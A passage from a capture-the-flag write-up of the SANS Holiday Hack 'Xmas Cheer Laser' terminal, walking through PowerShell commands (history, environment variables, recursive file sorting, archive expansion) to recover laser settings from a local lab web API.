
The attacks don't stop! Can you help identify the IP address of the malware-infected system using these Zeek logs? *For hints on achieving this objective, please visit the Laboratory and talk with Sparkle Redberry.*

The link gives us the files we will need to analyze, available at https://downloads.elfu.org/elfu-zeeklogs.zip

Xmas Cheer Laser Terminal

Sparkle Redberry attends the Xmas Cheer Laser terminal in the Laboratory of Hermey Hall. The Laser terminal is the hardest terminal in the game, and the laboratory is always crowded.

Sparkle asks us to fix his laser and starts us with a PowerShell hint.



Sparkle Redberry 8:14PM

I'm Sparkle Redberry and Imma chargin' my laser!

Problem is: the settings are off.

Do you know any PowerShell?

It'd be GREAT if you could hop in and recalibrate this thing.

It spreads holiday cheer across the Earth ...

... when it's working!

...


PowerShell

From: Sparkle Redberry

SANS' PowerShell Cheat Sheet


https://blogs.sans.org/pen-testing/files/2016/05/PowerShellCheatSheet_v41.pdf

The laser challenge is a long scavanger hunt using PowerShell.




```
WARNGING: ctrl + c restricted in this terminal - Do not use endless loops
Type exit to exit PowerShell.

PowerShell 6.2.3
Copyright (c) Microsoft Corporation. All rights reserved.

https://aka.ms/pscore6-docs
Type 'help' to get help.

〃〃〃〃〃〃〃〃〃〃〃〃〃〃〃〃〃〃〃〃〃〃〃〃〃〃〃〃〃〃〃〃〃〃〃〃〃〃〃〃〃〃〃〃〃〃〃〃
〃                                                                              〃
〃 Elf University Student Research Terminal - Christmas Cheer Laser Project    〃
〃 ------------------------------------------------------------------------------ 〃
〃 The research department at Elf University is currently working on a top-secret 〃
〃 Laser which shoots laser beams of Christmas cheer at a range of hundreds of  〃
〃 miles. The student research team was successfully able to tweak the laser to 〃
〃 JUST the right settings to achieve 5 Mega-Jollies per liter of laser output. 〃
〃 Unfortunately, someone broke into the research terminal, changed the laser   〃
〃 settings through the Web API and left a note behind at /home/callingcard.txt. 〃
〃 Read the calling card and follow the clues to find the correct laser Settings. 〃
〃 Apply these correct settings to the laser using it's Web API to achieve laser 〃
〃 output of 5 Mega-Jollies per liter.                                          〃
〃                                                                              〃
〃 Use (Invoke-WebRequest -Uri http://localhost:1225/).RawContent for more info. 〃
〃                                                                              〃
〃〃〃〃〃〃〃〃〃〃〃〃〃〃〃〃〃〃〃〃〃〃〃〃〃〃〃〃〃〃〃〃〃〃〃〃〃〃〃〃〃〃〃〃〃〃〃〃

PS /home/elf>
```

We see that an attacker left a taunting note at /home/callingcard.txt. We can view the file with the Get-Content commandlet, with aliases gc and type.



```
PS /home/elf> gc /home/callingcard.txt
What's become of your dear laser?
Fa la la la la, la la la la
Seems you can't now seem to raise her!
Fa la la la la, la la la la
Could commands hold riddles in hist'ry?
Fa la la la la, la la la la
Nay! You'll ever suffer myst'ry!
Fa la la la la, la la la la
PS /home/elf>
```


The Invoke-WebRequest in the MOTD looks interesting, let's try that.



```
PS /home/elf> (Invoke-WebRequest -Uri http://localhost:1225/).RawContent
HTTP/1.0 200 OK
Server: Werkzeug/0.16.0
Server: Python/3.6.9
Date: Tue, 31 Dec 2019 00:30:58 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 860

<html>
<body>
<pre>
----------------------------------------------------
Christmas Cheer Laser Project Web API
----------------------------------------------------
Turn the laser on/off:
GET http://localhost:1225/api/on
GET http://localhost:1225/api/off

Check the current Mega-Jollies of laser output
GET http://localhost:1225/api/output

Change the lense refraction value (1.0 - 2.0):
GET http://localhost:1225/api/refraction?val=1.0

Change laser temperature in degrees Celsius:
GET http://localhost:1225/api/temperature?val=-10

Change the mirror angle value (0 - 359):
GET http://localhost:1225/api/angle?val=45.1

Change gaseous elements mixture:
POST http://localhost:1225/api/gas
POST BODY EXAMPLE (gas mixture percentages):
O=5&H=5&He=5&N=5&Ne=20&Ar=10&Xe=10&F=20&Kr=10&Rn=10
----------------------------------------------------
</pre>
</body>
</html>
```


Now we know what we are looking for: the correct settings for refraction, temperature, mirror angle, and gaseous elements.

The taunt contains a reference to the command history, so we will use Get-History.



```
PS /home/elf> Get-History

  Id CommandLine
  -- -----------
   1 Get-Help -Name Get-Process
   2 Get-Help -Name Get-*
   3 Set-ExecutionPolicy Unrestricted
   4 Get-Service | ConvertTo-HTML -Property Name, Status > C:\services.htm
   5 Get-Service | Export-CSV c:\service.csv
   6 Get-Service | Select-Object Name, Status | Export-CSV c:\service.csv
   7 (Invoke-WebRequest http://127.0.0.1:1225/api/angle?val=65.5).RawContent
   8 Get-EventLog -Log "Application"
   9 I have many name=value variables that I share to applications system wide. At a command…
  10 dir
  11 gc /home/callingcard.txt
```


Notice that we've already found a parameter we were looking for, `angle?val=65.5`. The elipsis at the end of Id 9 indicates the PowerShell has truncated the output to fit the screen. We can get the entire output by piping into `Format-List` (alias fl). We will get fancy and just view Id 9.



```
PS /home/elf> Get-History | Where-Object {$_.ID -eq '9'} | format-list

Id                 : 9
CommandLine        : I have many name=value variables that I share to applications system
                     wide. At a command I will reveal my secrets once you Get my Child Items.
ExecutionStatus    : Completed
StartExecutionTime : 11/29/19 4:57:16 PM
EndExecutionTime   : 11/29/19 4:57:16 PM
Duration           : 00:00:00.6090308
```

`Get-History | Where-Object {$_.ID -eq '9'} | format-list.`


So, it appears we are supposed to use directory listings (Get my Child Items) to find clues. It turns out there's another clue that the terminal hasn't mentioned yet hiding in the environment variables. PowerShell makes environment variables (and registry and certificate store and others) available through Get-ChildItem (alias gci, dir, and normally ls, but ls has been removed in this terminal.)



```
PS /home/elf> gci env:

Name                           Value
----                           -----
_                              /bin/su
DOTNET_SYSTEM_GLOBALIZATION_I… false
HOME                           /home/elf
HOSTNAME                       d733666f9a69
LANG                           en_US.UTF-8
LC_ALL                         en_US.UTF-8
LOGNAME                        elf
MAIL                           /var/mail/elf
PATH                           /opt/microsoft/powershell/6:/usr/local/sbin:/usr/local/bin:/u…
PSModuleAnalysisCachePath      /var/cache/microsoft/powershell/PSModuleAnalysisCache/ModuleA…
PSModulePath                   /home/elf/.local/share/powershell/Modules:/usr/local/share/po…
PWD                            /home/elf
RESOURCE_ID                    450b9ef8-7197-4061-ba0c-5719397d33bc
riddle                         Squeezed and compressed I am hidden away. Expand me from my p…
SHELL                          /home/elf/elf
SHLVL                          1
TERM                           xterm
USER                           elf
USERDOMAIN                     laserterminal
```

`gci env:`


Elipses again.



```
PS /home/elf> gci env:riddle | fl

Name  : riddle
Value : Squeezed and compressed I am hidden away. Expand me from my prison and I will show
        you the way. Recurse through all /etc and Sort on my LastWriteTime to reveal im the
        newest of all.
```


`gci env:riddle | fl`

Finally we have a hint we can work with. We need to look through /etc and all its subfolders to find the newest file. One of the most useful commandlets in PowerShell it `Get-Member`. It allows us to see the methods and properties that are available in the objects we work with. Is there a LastWriteTime property in a directory listing?




```
PS /home/elf> gci /etc | Get-Member


   TypeName: System.IO.DirectoryInfo
Name                      MemberType     Definition
----                      ----------     ----------
LinkType                  CodeProperty   System.String LinkType{get=GetLinkType;}
Mode                      CodeProperty   System.String Mode{get=Mode;}
Target                    CodeProperty   System.Collections.Generic.IEnumerable`1[[System.St…
Create                    Method         void Create()
CreateSubdirectory        Method         System.IO.DirectoryInfo CreateSubdirectory(string p…
Delete                    Method         void Delete(), void Delete(bool recursive)
```

<snip>



```
LastWriteTime             Property       datetime LastWriteTime {get;set;}
LastWriteTimeUtc          Property       datetime LastWriteTimeUtc {get;set;}
Name                      Property       string Name {get;}
Parent                    Property       System.IO.DirectoryInfo Parent {get;}
Root                      Property       System.IO.DirectoryInfo Root {get;}
BaseName                  ScriptProperty System.Object BaseName {get=$this.Name;}
```


Yes there is. We can sort on LastWriteTime in descending order (newest first), and then grab the first one and print its name, write time, and path.



```
PS /home/elf> gci /etc/ -Recurse | Sort-Object -Property LastWriteTime -Descending | Select-Ob
ject -Property Name,LastWriteTime,pspath -first 1
gci : Access to the path '/etc/ssl/private' is denied.
At line:1 char:1
+ gci /etc/ -Recurse | Sort-Object -Property LastWriteTime -Descending  ...
+ ~~~~~~~~~~~~~~~~~~
+ CategoryInfo          : PermissionDenied: (/etc/ssl/private:String) [Get-ChildItem], Unautho
rizedAccessException
+ FullyQualifiedErrorId : DirUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildIte
mCommand


Name    LastWriteTime       PSPath
----    -------------       ------
archive 12/30/19 9:26:43 PM Microsoft.PowerShell.Core\FileSystem::/etc/apt/archive
```

```
gci /etc/ -Recurse | Sort-Object -Property LastWriteTime -Descending |
Select-Object -Property Name,LastWriteTime,pspath -First 1
```


We could get rid of the permissions errors with `-ErrorAction SilentlyContinue`. With aliases for `Sort-Object` and `Select-Object`, the command looks like this.



```
PS /home/elf> gci /etc/ -Recurse -ErrorAction SilentlyContinue | sort LastWriteTime -Descendin
g | Select Name,LastWriteTime,pspath -first 1

Name    LastWriteTime       PSPath
----    -------------       ------
archive 12/30/19 9:26:43 PM Microsoft.PowerShell.Core\FileSystem::/etc/apt/archive
```

`gci /etc/ -Recurse -ErrorAction SilentlyContinue | sort LastWriteTime -Descending | Select Name,LastWriteTime,pspath -first` 1.
The file we need is `/etc/apt/archive`.


We can expand the archive with
`Expand-Archive -Path /etc/apt/archive -DestinationPath archive`



```
PS /home/elf> Expand-Archive -LiteralPath /etc/apt/archive -DestinationPath archive
PS /home/elf> gci


    Directory: /home/elf

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          12/30/19  9:45 PM                archive
d-r---          12/13/19  5:15 PM                depths
--r---          12/13/19  4:29 PM            2029 motd

PS /home/elf>
```


`or for short, Expand-Archive /etc/apt/archive archive.`

The contents of the archive are



```
PS /home/elf> gci ./archive/


    Directory: /home/elf/archive

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          12/30/19  9:47 PM                refraction

PS /home/elf> gci ./archive/refraction/


    Directory: /home/elf/archive/refraction

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
------           11/7/19 11:57 AM             134 riddle
------           11/5/19  2:26 PM         5724384 runme.elf
```

